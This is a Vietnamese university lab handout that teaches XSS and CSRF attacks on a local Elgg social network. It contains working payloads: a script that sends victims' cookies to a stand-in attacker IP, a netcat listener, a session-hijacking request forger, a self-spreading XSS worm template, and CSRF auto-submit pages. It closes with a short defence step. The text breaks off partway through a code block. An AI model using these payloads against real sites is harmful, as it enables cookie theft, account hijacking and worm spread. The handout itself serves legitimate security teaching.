2

Lab

CROSS-SITE SCRIPTING & REQUEST FORGERY

Tấn công XSS & CSRF

Thực hành Bảo mật web và ứng dụng

Lưu hành nội bộ

A. TỔNG QUAN

A.1 Mục tiêu

- Giúp sinh viên có kiến thức và kỹ năng cơ bản trong việc phân tích và khai thác lỗ hổng XSS và CSRF.
- Khai thác các lỗ hổng XSS và thực hiện tấn công ứng dụng mạng xã hội Elgg. Sau cùng, thực hiện lây lan XSS worm để bất kì ai xem tiểu sử của người bị nhiễm sẽ bị nhiễm và người bị nhiễm sẽ thêm người tấn công vào danh sách bạn bè.

B. CHUẨN BỊ MÔI TRƯỜNG

Môi trường thực hành cần có là một máy Linux có sẵn ứng dụng mạng xã hội Elgg.

B.1 Chuẩn bị máy ảo và cài đặt ứng dụng Elgg

B.1.1 Phần 1: Chuẩn bị máy ảo có cài Docker

- **Cách 1: Sử dụng máy ảo tích hợp sẵn**

Tạo một máy ảo với disk được cung cấp sẵn ở file **Seed-Ubuntu20.04.vmdk** (Google Drive, Digital Ocean).

- **Cách 2: Sử dụng máy ảo tuỳ chỉnh**
  - **Bước 1**: Tuỳ chỉnh máy ảo đã có sẵn để cài đặt **Docker** và **Docker compose**. Tham khảo các hướng dẫn: Install Docker on Ubuntu, Install Docker-compose on Ubuntu (yêu cầu version 1.13.0 trở lên)
  - **Bước 2:** Chỉnh sửa tập tin hosts như bên dưới ở các đường dẫn:
    - Với Windows: C:\windows\system32\drivers\etc\hosts
    - Với Linux và MacOS: /etc/hosts.

```
# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com
# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com
```

B.1.2 Phần 2: Cấu hình và cài đặt môi trường có ứng dụng Elgg

GVTH cung cấp sẵn cho sinh viên 2 tập tin nén **LabsetupXSS.zip** và **LabsetupCSRF.zip** chứa các file thiết lập môi trường cho 2 kịch bản tấn công XSS và CSRF.

- **Bước 1:** Với mỗi tập tin, giải nén và truy cập vào thư mục (đổi **X** thành tên phù hợp)

```
unzip LabsetupX.zip
cd LabsetupX
```

- **Bước 2:** Sử dụng file *docker-compose.yml* để tạo môi trường thực hành.

Lưu ý để chạy được file này, sinh viên cần cài đặt Docker compose version 1.13.0 trở lên

```
sudo docker-compose build  # Build the container image
sudo docker-compose up     # Start the container
# Shut down the container when not used anymore
sudo docker-compose down
```

- Cách thức vào shell của một container

```
sudo docker ps --format "{{.ID}}  {{.Names}}"   # list all containers
sudo docker exec -it <id> /bin/bash       # Get the shell of given id
```

```
ubuntu@ubuntu:~$ sudo docker ps --format "{{.ID}}  {{.Names}}"
579dd68f9134  mysql-10.9.0.6
f5086e347623  elgg-10.9.0.5
ubuntu@ubuntu:~$ sudo docker exec -it f5086e347623 /bin/bash
root@f5086e347623:/#
root@f5086e347623:/#
root@f5086e347623:/#
root@f5086e347623:/#
root@f5086e347623:/# ls
bin   dev  home  lib32  libx32  mnt  proc  run   srv  tmp  var
boot  etc  lib   lib64  media   opt  root  sbin  sys  usr
root@f5086e347623:/#
```

- **Bước 3: Kiểm tra môi trường**

- Sau các bước cấu hình và chạy docker như trên, trên máy Linux của sinh viên có một Ứng dụng web **Elgg** là một ứng dụng mạng xã hội dựa trên nền tảng web có một số tài khoản đã được tạo sẵn.


User	UserName	Password
Admin	admin	seedadmin
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

Một số cấu hình DNS đã được cấu hình sẵn trong môi trường thực hành.

URL	Mô tả	Thư mục
http://www.xsslabelgg.com	Web Elgg cho XSS	/var/www/XSS/Elgg/
http://www.csrflab-attacker.com http://www.csrflabelgg.com	Web dùng tấn công Web Elgg cho CSRF	/var/www/CSRF/Attacker/ /var/www/CSRF/Elgg

Lưu ý khi sử dụng các container:

- Với mỗi tấn công trên ứng dụng Elgg, sinh viên cần đảm bảo container liên quan đến kịch bản tấn công đó đang chạy. Sinh viên có thể truy cập vào các URL tương ứng để kiểm tra ứng dụng Elgg đã chạy thành công trên môi trường chưa.



- **Tại 1 thời điểm chỉ chạy được container ứng với 1 trong 2 kịch bản tấn công (do cùng cấu hình MySQL server có thể gây xung đột).**


B.2 Phần mềm hỗ trợ

- Trình duyệt **Firefox** có cài đặt extension **LiveHTTPHeaders** (Sinh viên có thể tìm giải pháp thay thế nếu dùng trình duyệt khác).

C. THỰC HÀNH

C.1 Tấn công Cross-site scripting (XSS)

Cross-site scripting (XSS) là một loại lỗ hổng phổ biến được tìm thấy trong ứng dụng web. Lỗ hổng này giúp cho người tấn công có thể chèn mã độc (như JavaScript) vào trong trình duyệt web của nạn nhân.



- Nguyên nhân: web server không kiểm tra hoặc không encode input đầu vào.
- Nguyên lý: kẻ tấn công thay vì nhập nội dung bình thường, có thể nhập các dạng script, thường là javascript. Khi đó trình duyệt nếu không có cơ chế phân biệt hoặc encode phù hợp sẽ load các nội dung này bình thường và hiểu đó là mã script và thực thi.
- Cách tấn công: gồm các bước:
  - Bước 1: Tìm vị trí trong trang web cho phép nhập và lưu thông tin xuống CSDL. Ví dụ: thông qua chức năng đăng 1 bình luận.
  - Bước 2: Chuẩn bị đoạn script cần thực thi.
  - Bước 3: Sử dụng chức năng ở bước 1 để lưu đoạn script ở bước 2 xuống CSDL.
  - Bước 4: Tìm cách load nội dung đã chèn lên trình duyệt. Ví dụ: xem bình luận đã đăng trước đó.

Truy cập đường dẫn được dùng cho tấn công XSS ứng dụng web Elgg: http://www.xsslabelgg.com

C.1.1 Đăng thông điệp độc hại để hiển thị cửa sổ thông báo

Trong ứng dụng Elgg có chức năng chỉnh sửa và xem thông tin cá nhân đã lưu ở cơ sở dữ liệu. Các thông tin được nhập và lưu xuống server nhưng chưa có cơ chế encode hoặc kiểm tra phù hợp, nên có thể khai thác được.


Yêu cầu 1.1 Sinh viên sử dụng chức năng **Chỉnh sửa thông tin tài khoản**, thực hiện chèn một đoạn mã Javascript vào thông tin của một tài khoản Elgg, sao cho khi người dùng khác xem thông tin của tài khoản này thì sẽ hiển thị thông báo đơn giản.

a) Trường được chọn là trường nào? Vì sao?

b) Script được chèn là gì? Kết quả?

- **Bước 1: Xác định vị trí có thể chèn script**

Chức năng chỉnh sửa thông tin cá nhân của ứng dụng Elgg cho phép người dùng nhập và cập nhật thông tin trên CSDL. Truy cập vào trang web http://www.xsslabelgg.com, đăng nhập vào một trong các tài khoản người dùng được cung cấp phía trên (ví dụ alice/seedalice), chức năng chỉnh sửa thông tin sẽ có giao diện như bên dưới.



Có nhiều trường có thể cho phép nhập thông tin, do đó có thể chèn script vào, sinh viên có thể tùy chọn trường thông tin để chèn đoạn Javascript, nhưng cần đảm bảo thông tin đó sẽ có thể được load trên trang web nào đó.

- **Bước 2: Chuẩn bị đoạn script**

Đoạn chương trình Javascript có thể đơn giản hiện một thông báo chữ **XSS** như sau:

```
<script>alert("nhomX");</script>
```

- **Bước 3: Lưu đoạn script xuống CSDL**

Chèn đoạn script tạo ở Bước 2 vào trường thông tin phù hợp đã xác định ở Bước 1, thực hiện chức năng chỉnh sửa để lưu xuống CSDL.

- **Bước 4: Load script đã lưu**

Để load script đã lưu, chỉ cần sử dụng chức năng hiển thị thông tin tài khoản đã chỉnh sửa. Kiểm tra kết quả mỗi lần vào trang thông tin cá nhân của người dùng trên.

C.1.2 Đăng một thông điệp độc hại để hiển thị cookie

> **Yêu cầu 1.2** Sử dụng chức năng **Chỉnh sửa thông tin tài khoản,** điều chỉnh đoạn mã Javascript chèn vào thông tin của 1 tài khoản Elgg, sao cho khi người dùng khác xem thông tin tài khoản này, hiển thị một cửa sổ thông báo có chứa cookie của họ.

- **Chèn script**

Cách thực hiện tương tự ở **Yêu cầu C.1.1**, tuy nhiên sinh viên cần điều chỉnh mã Javascript để lấy và hiển thị được thông tin cookie trong thông báo.

- **Kiểm tra**

Giả sử script độc hại được chèn vào thông tin của 1 tài khoản (vd: alice). Đăng nhập vào các tài khoản còn lại và xem thông tin của tài khoản trên, báo cáo kết quả.

C.1.3 Đánh cắp thông tin cookie từ thiết bị của nạn nhân

Yêu cầu 1.2 mới chỉ dừng lại ở việc hiển thị cookie cho chính người dùng thấy (cần đăng nhập), kẻ tấn công chưa nhận được thông tin này. Ở yêu cầu này, sinh viên sẽ thực thi 1 đoạn javascript để gửi thông tin cookie này cho kẻ tấn công.

> **Yêu cầu 1.3** Sử dụng chức năng **Tạo Group**, điều chỉnh đoạn mã Javascript được chèn vào thông tin group Elgg để khi người dùng khác xem thông tin group này, cookie sẽ được gửi đến cho kẻ tấn công thông qua một HTTP request.
>
> **a)** Trường được chọn là trường nào? Vì sao?
>
> **b)** Script được chèn là gì? Kết quả

Hướng dẫn: Yêu cầu này cần có 2 phần để thực hiện:

- **Phần 1: Dựng một server lắng nghe** để kẻ tấn công nhận các HTTP Request gửi về khi javascript được chạy trên máy nạn nhân


Ta dùng lệnh netcat trên terminal để mở tiến trình lắng nghe kết nối trên port 5555:

```
nc -lknv 5555
```

- **Phần 2: Tạo và chèn đoạn mã Javascript** gửi HTTP request có kèm theo cookie

○ Bước 2.1: Tìm vị trí có thể chèn script

Phân tích các trường thông tin trong giao diện tạo Group, tìm và chọn trường phù hợp có thể dùng để chèn và thực thi script.



○ Bước 2.2: Chuẩn bị script cần chèn

Để gửi một HTTP GET request, có thể thực hiện bằng cách **chèn** thêm một thẻ **<img>** vào source trang web bằng mã JavaScript. Trong đó, thẻ **img** này có thuộc tính **src** sẽ là URL mà tại đó kẻ tấn công sẽ nhận thông tin. Khi thẻ **<img>** được thêm, trình duyệt sẽ cố gắng tải hình ảnh từ URL trong **src**. Điều này tạo ra một HTTP GET request đến địa chỉ đã cung cấp. Ví dụ:

```
<script>document.write('<img src=http://attacker_IP_address:5555?c='
+ escape(document.cookie) + ' >');
</script>
```


Đoạn JavaScript trên gửi cookie qua port 5555 về thiết bị của kẻ tấn công, ở máy mà tiến trình netcat đã được chạy trước đó.

○ Bước 2.3: Lưu đoạn script xuống CSDL

Thực hiện submit form Tạo group để lưu thông tin có chứa đoạn script xuống CSDL.

○ Bước 2.4: Load đoạn script

Sử dụng chức năng xem thông tin của Group đã tạo.



- **Kiểm tra**

- Đăng nhập bằng một tài khoản khác và vào xem thông tin Group đã tạo.

- Quan sát kết quả lắng nghe được ở server. Kiểm tra và so sánh kết quả thu được mở máy server với các cookie có trên trình duyệt (có thể xem trong header của request hoặc dùng lệnh document.cookie trên console).

C.1.4 Cướp phiên làm việc với cookie đã đánh cắp

> **Yêu cầu 1.4** Giả sử lấy được một số thông tin cookie của một nạn nhân từ **Yêu cầu 1.3**. Sử dụng các thông tin này để thực hiện tác vụ thêm bạn bè dưới danh nghĩa nạn nhân.

Hướng dẫn: Tác vụ thêm bạn bè được thực hiện khi 1 tài khoản muốn thêm một người bạn vào danh sách bạn bè của chính tài khoản đó. Tuy nhiên, ngữ cảnh Samy muốn chiếm session của Charlie để thêm chính mình vào danh sách bạn bè của Charlie.

- **Bước 1: Xác định các thông tin cần thiết để tạo một yêu cầu thêm bạn bè**

Sinh viên thử thực hiện một yêu cầu thêm bạn bè hợp lệ để xem được các tham số nào sẽ được truyền qua HTTP request, để sau đó có thể tạo một request tương tự.

Sử dụng extension **LiveHTTPHeaders** để xem các tham số. Xác định giá trị của các tham số này như thế nào?

- **Bước 2**: **Sử dụng các bước ở Yêu cầu C.1.3 để lấy các thông tin cần thiết từ nạn nhân và gửi đến server cho kẻ tấn công**.

Gợi ý: Elgg sử dụng **elgg.security.token.***<token_name>* để lưu một số giá trị token trên trình duyệt. Gợi ý đoạn Javascript:

```
<script type="text/javascript">
window.onload = function () {
    var Ajax=null;
```

```
    //Get tokens needed for add friend request
    var ts="&__elgg_ts="+ <token_name1>;
    var token="&__elgg_token="+ <token_name2>;
    //Construct URL to send tokens to attacker
    var sendurl='<url>';  //FILL IN
    //Create and send Ajax request
    Ajax=new XMLHttpRequest();
    Ajax.open("GET", sendurl, true);
    Ajax.setRequestHeader("Host","www.xsslabelgg.com");
    Ajax.setRequestHeader("Content-Type","application/x-www-form-
urlencoded");
    Ajax.send();
}
</script>
```

- **Bước 3:** Thực hiện gửi lại một HTTP request gồm các tham số đã quan sát được kèm theo giá trị cookie của nạn nhân.

Sử dụng chương trình Python được cung cấp sẵn **HTTPSimpleForge.py** với tùy chỉnh ở một số tham số.

HTTPSimpleForge.py

```
import requests
ts = input("Enter ts: ")
token = input("Enter token: ")
cookie = input("Enter cookie : ")
requestDetails = "&__elgg_ts=" + ts + "&__elgg_token=" + token
url      =      "http://www.xsslabelgg.com/action/friends/add?friend=41"      +
requestDetails
headers = {"Cookie": "Elgg=" + cookie}
response = requests.get(url, headers=headers)
print("Response Code = ",response.status_code)
```

Sau đó, thực hiện:

```
python3 HTTPSimpleForge.py
```

Nếu kết quả trả về là 200 OK thì thực hiện gửi request thành công.

- **Bước 4:** Truy cập vào tài khoản nạn nhân và kiểm tra lại danh sách bạn bè.

C.1.5 Một số nội dung XSS nâng cao (Optional)

Yêu cầu 1.5 Viết một XSS Worm có đặc tính tự lan truyền.

Ở yêu cầu này, ta viết một đoạn Javascript chèn vào profile của một nạn nhân. Trong đó, bất kỳ tài khoản nào vào xem profile này sẽ tự động sao chép đoạn Javascript đó vào profile của chính mình, giúp cho đoạn mã này có thể lan truyền tự động, giống như worm.

Để làm được điều này, đoạn Javascript cần đảm bảo:

a. Đọc được nội dung của chính đoạn Javascript.
b. Sử dụng URL chức năng chỉnh sửa profile để tự thêm Javascript vào profile đó.
c. Chuẩn bị các tham số cần thiết cho một request chỉnh sửa profile.
d. Tạo được request và gửi đến URL đã tìm được bằng Javascript.

Gợi ý đoạn Javascript sinh viên cần điều chỉnh:

```
<script type="text/javascript" id="worm">
window.onload = function() {
    // Javascript find itself in source code
    var headerTag = "<script id=\"worm\" type=\"text/javascript\">";
    var jsCode = document.getElementById("worm").innerHTML;
    var tailTag = "</" + "script>";
    // Put all the pieces together, and apply the URI encoding
    var wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
    // Set the content of the a field to contain worm code.
    var field = "&<field_to_receive_js>=Samy is my hero" + wormCode;
    // Set other paramaters for an edit profile request
    var name = "&name=" + <value>;
    var guid = "&guid=" + <value>;
    var ts = "&_elgg_ts="+ <value>;
    var token = "&_elgg_token="+ <value>;
    // Set the URL
    var sendurl= “<url for edit profile>”
    var content = token + ts + name + desc + guid;
    // Construct and send the Ajax request
    if (elgg.session.user.guid != 47) {
    //Create and send Ajax request to modify profile
        var Ajax=null;
        Ajax = new XMLHttpRequest() ;
        Ajax.open(“POST”, sendurl, true) ;
        Ajax.setRequestHeader(“Content-Type”,”application/x-www-form-
urlencoded”) ;
        Ajax.send(content);
    }
}
</script>
```

C.1.6 Các biện pháp ngăn chặn tấn công XSS

Chỉnh sửa cấu hình trên ứng dụng Elgg sao cho các ký tự đặc biệt ở giá trị đầu vào mà người dùng nhập sẽ được encode.

Bước 1. Truy cập vào shell của web server

```
sudo docker ps --format "{{.ID}}  {{.Names}}"   # list all containers
bb69d8308f46  elgg-10.9.0.5
b5d72687949d  mysql-10.9.0.6
sudo docker exec -it bb69d8308f46 /bin/bash
root@ bb69d8308f46:/#
```

Bước 2. Chỉnh sửa cấu hình ở các file text.php, url.php, dropdown.php

Vào đường dẫn */var/www/elgg/vendor/elgg/elgg/views/default/output* trên web server, ở mỗi tập tin, bỏ dấu comment "#" phía trước dòng ***htmlspecialchars***

Tìm hiểu về tác dụng của htmlspecialchars và thực hiện tấn công lại như các yêu cầu ở trên. Quan sát kết quả và lý giải.

C.2 Tấn công Cross-Site Request Forgery (CSRF)

Cross-Site Request Forgery (CSRF hay XSRF) là tấn công giả danh người dùng cuối để thực hiện những hành động không mong đợi trên ứng dụng web mà người dùng cuối đã được xác thực. Tấn công CSRF gồm một nạn nhân, một trang web tin cậy và một trang web độc hại. Nạn nhân đang có một session đang hoạt động với web tin cậy trong khi xem một trang web độc. Trang web độc hại sẽ gửi HTTP request đến trang web tin cậy bằng session của nạn nhân và gây hại.

Để thực hiện bài thực hành này, sinh viên sử dụng 2 trang web được cài đặt local trên máy ảo. Trang web đầu tiên là trang Elgg chứa các lỗ hổng (www.csrflabelgg.com). Trang web thứ hai là trang web chứa mã độc (www.csrflab-attacker.com) của kẻ tấn công, được dùng để tấn công trang Elgg.

C.2.1 Tấn công CSRF sử dụng GET Request

Giả sử kẻ tấn công là Boby và nạn nhân là Alice. Boby muốn trở thành bạn của Alice nhưng Alice từ chối thêm Boby vào danh sách bạn bè. Boby quyết định dùng tấn công CSRF để đạt được mục đích. Boby gửi Alice một URL (qua email hoặc bài đăng trong Elgg); Alice tò mò về bài viết nên click vào URL và URL dẫn Alice đến trang web của Boby: www.csrflab-attacker.com. Ngay khi Alice vào trang web, Boby đã được thêm vào danh sách bạn bè của Alice (giả sử rằng Alice đang có session tại trang Elgg). Nếu là Boby, hãy mô tả cách có thể xây dựng nội dung trang web.

Yêu cầu 2.1 Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrflabattacker.com, sao cho khi Alice nhấp vào đường dẫn này, Boby sẽ tự động được **thêm vào danh sách bạn bè** của Alice trên Elgg.

Hướng dẫn:

- **Bước 1:** Đăng nhập bằng tài khoản của Boby.
- **Bước 2:** Xác định các thông tin cần thiết để tạo một yêu cầu thêm bạn bè

Nhấn thêm Alice vào danh sách bạn bè của Boby. Sử dụng **LiveHTTPHeaders** để xem định dạng và thông tin các tham số cần có cho HTTP request dùng để thêm bạn bè.

Ta thấy trong request có một tham số là **friend**, sẽ được gán bằng giá trị GUID của người cần thêm vào danh sách bạn bè của người gửi request.

Với request ở bước này, ta biết được GUID của Alice trên URL. Để xác định GUID của Boby (đang đăng nhập), nhấp chuột phải và chọn **View Page Source**, trong nội dung trang có thể có thông tin này.

- **Bước 3:** Sử dụng định dạng URL ở bước 2 và tùy chỉnh các tham số cho phù hợp với ngữ cảnh thêm Boby vào danh sách bạn bè của Alice, cụ thể là **friend=<GUID Boby>.** Nếu request thêm bạn này được gửi từ hoạt động trên Elgg của Alice thì Boby sẽ được thêm vào danh sách bạn của Alice.
- **Bước 4:** Tạo một trang web độc tự động thực hiện gửi yêu cầu đã tạo ở bước 3 khi Alice truy cập vào.

Sử dụng lại phương pháp chèn thẻ **<img>** đã dùng ở **yêu cầu C.1.3** để tự động gửi yêu cầu, trong đó thuộc tính **src** chứa đường dẫn của yêu cầu đã tạo.

```
<img src="<url>" width="1px;" height="1px;" />
```

Có thể thêm dòng code này vào source index.html của www.csrflab-attacker.com hoặc thay thế bằng tập tin mới.

- **Bước 5:** Kiểm tra kết quả của tấn công khi Alice nhấp vào đường dẫn www.csrflab-attacker.com. Có thể gửi link này cho Alice qua tin nhắn chat hoặc bài đăng.

C.2.2 Tấn công CSRF sử dụng POST Request

Trong nhiệm vụ này cần hai người trong mạng xã hội Elgg: Alice và Boby. Alice là một lập trình viên của dự án SEED và Alice yêu cầu Boby xác thực mình đang hỗ trợ dự án SEED bằng cách thêm thông báo "Tôi là nhân viên hỗ trợ dự án SEED!" trong lý lịch trên Elgg. Nhưng Boby không thích những hoạt động như vậy, Boby từ chối. Alice quyết định thực hiện tấn công CSRF với Boby. Giả sử bạn là Alice, nhiệm vụ của bạn là tạo ra một vụ tấn công như vậy.

Một cách để tấn công là đăng hoặc gửi một thông báo đến tài khoản Boby, hy vọng rằng Boby sẽ nhấp vào URL trong thông báo. URL này sẽ dẫn Boby đến trang web độc của bạn www.csrflab-attacker.com để có thể thực hiện tấn công CSRF.

> **Yêu cầu 2.2** Chỉnh sửa hoặc viết trang web thay thế cho trang index của www.csrflabattacker.com, sao cho khi Boby nhấp vào đường dẫn này, thông tin tài khoản của Boby sẽ tự động được chỉnh sửa thêm dòng mô tả **"Tôi là nhân viên hỗ trợ dự án SEED!"**.

Thực hiện tương tự **Yêu cầu 2.1**, tuy nhiên thay vì gửi GET request, chỉnh sửa thông tin tài khoản cần submit một form sử dụng POST request đến server (/profile/edit.php).

- **Bước 1: Xác định các tham số cần có của 1 yêu cầu chỉnh sửa tài khoản**

Thực hiện một vài chỉnh sửa trên profile bất kỳ và theo dõi các tham số của request với sử dụng LiveHTTPHeaders.

Lưu ý với HTTP POST Request:

- Các tham số được thêm vào body của thông điệp HTTP.
- Một số ký tự sẽ được encode/decode: với %5B được html decode thành "[" và %5D thành "]".

Sinh viên lưu ý các tham số cần điều chỉnh: GUID ứng với tài khoản cần chỉnh sửa thông tin, trường liên quan đến mô tả tài khoản.

```
Content-Length: 591
__elgg_token=aa341e2a0ea9fc353d2fc691394c58c1
&__elgg_ts=1506310474
&name=Alice
&description=%3Cp%3EI%27m+Alice%3C%2Fp%3E
&accesslevel[description]=2
&briefdescription=I%27m+a+student&accesslevel[briefdescription]=2
&location=VietNam&accesslevel[location]=2
&interests=Code&accesslevel[interests]=2
&skills=PHP&accesslevel[skills]=2
&contactemail=alice%40gmail.com&accesslevel[contactemail]=2
&phone=0909090909&accesslevel[phone]=2
&mobile=0909090909&accesslevel[mobile]=2
&website=www.alice.com&accesslevel[website]=2
&twitter=alice
&accesslevel[twitter]=2
&guid=39
```

- **Bước 2: Tạo một trang web tự động gửi HTTP POST**

Để gửi một POST request, cần chuẩn bị một form tự động submit khi trang web được tải. Ví dụ bên dưới là mã Javascript tự động tạo và submit form khi load trang.

Dựa vào form mẫu, thay đổi các thông tin cần thiết trong hàm **csrf_hack()** cho phù hợp: Tên và giá trị của các field trong form, URL để gửi yêu cầu chỉnh sửa profile. *Lưu ý: tất cả field trong form cần có type là hidden để ẩn không cho người dùng nhìn thấy.*

```
<script type="text/javascript">
    function post(url,fields) {
        //create a <form> element.
        var p = document.createElement("form");

        // Xây dựng form
        p.action = url;
        p.innerHTML = fields;
        p.target = "_self";
        p.method = "post";

        // Thêm form vào trang hiện tại
